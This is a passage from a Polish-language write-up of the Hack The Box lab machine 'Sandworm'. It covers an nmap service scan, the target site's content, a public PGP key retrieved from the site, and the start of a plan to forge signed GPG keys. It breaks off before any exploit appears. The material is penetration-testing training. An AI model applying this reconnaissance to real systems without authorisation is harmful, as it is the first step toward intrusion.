

Sandworm

Zaczynamy klasycznie od wykonania skanowanie portów



```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.11.218 -sCV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-26 10:42 EDT
Nmap scan report for ssa.htb (10.10.11.218)
Host is up (0.029s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp  open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to https://ssa.htb/
443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=SSA/organizationName=Secret Spy Agency/stateOrProvinceName=Classified/countryName=SA
| Not valid before: 2023-05-04T18:03:25
|_Not valid after:  2050-09-19T18:03:25
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Secret Spy Agency | Secret Security Service
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.34 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Znaleźliśmy 3 otwarte porty 22(SSH) ,80(HTTP),443(HTTPS)
Odwiedzamy stronę i po dodaniu do /etc/hosts ssa.htb i mamy stronę "Secret Spy Agency"

- 

https://ssa.htb

Secret Spy Agency

Home About Contact

Our Mission

We leverage our advantages in technology and cybersecurity consistent with our authorities to strengthen national defense and secure national security systems.

EXPERIENCE SSA

Research

SSA invests in a world-class workforce and partnerships with academia and industry to deliver capabilities that secure the nation's future.


Signals Intelligence

SSA provides foreign signals intelligence (SIGINT) to our nation's policymakers and military forces. SIGINT plays a vital role in our national

Academics


SSA partners with schools to help cultivate the next generation of experts in science, technology, engineering, math, language and analysis to protect

W /pgp znajdujemy klucz pgp ,który może nam się przydać później




```
-----BEGIN PGP PUBLIC KEY BLOCK-----

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
```

Czytamy w sieci na ten temat
https://linuxhint.com/generate-pgp-keys-gpg/
Z tego artykułu wynika ,że możemy tworzyć własne klucze gpg oraz je podpisywać.
Spróbujmy więc
Tworzymy swój klucz

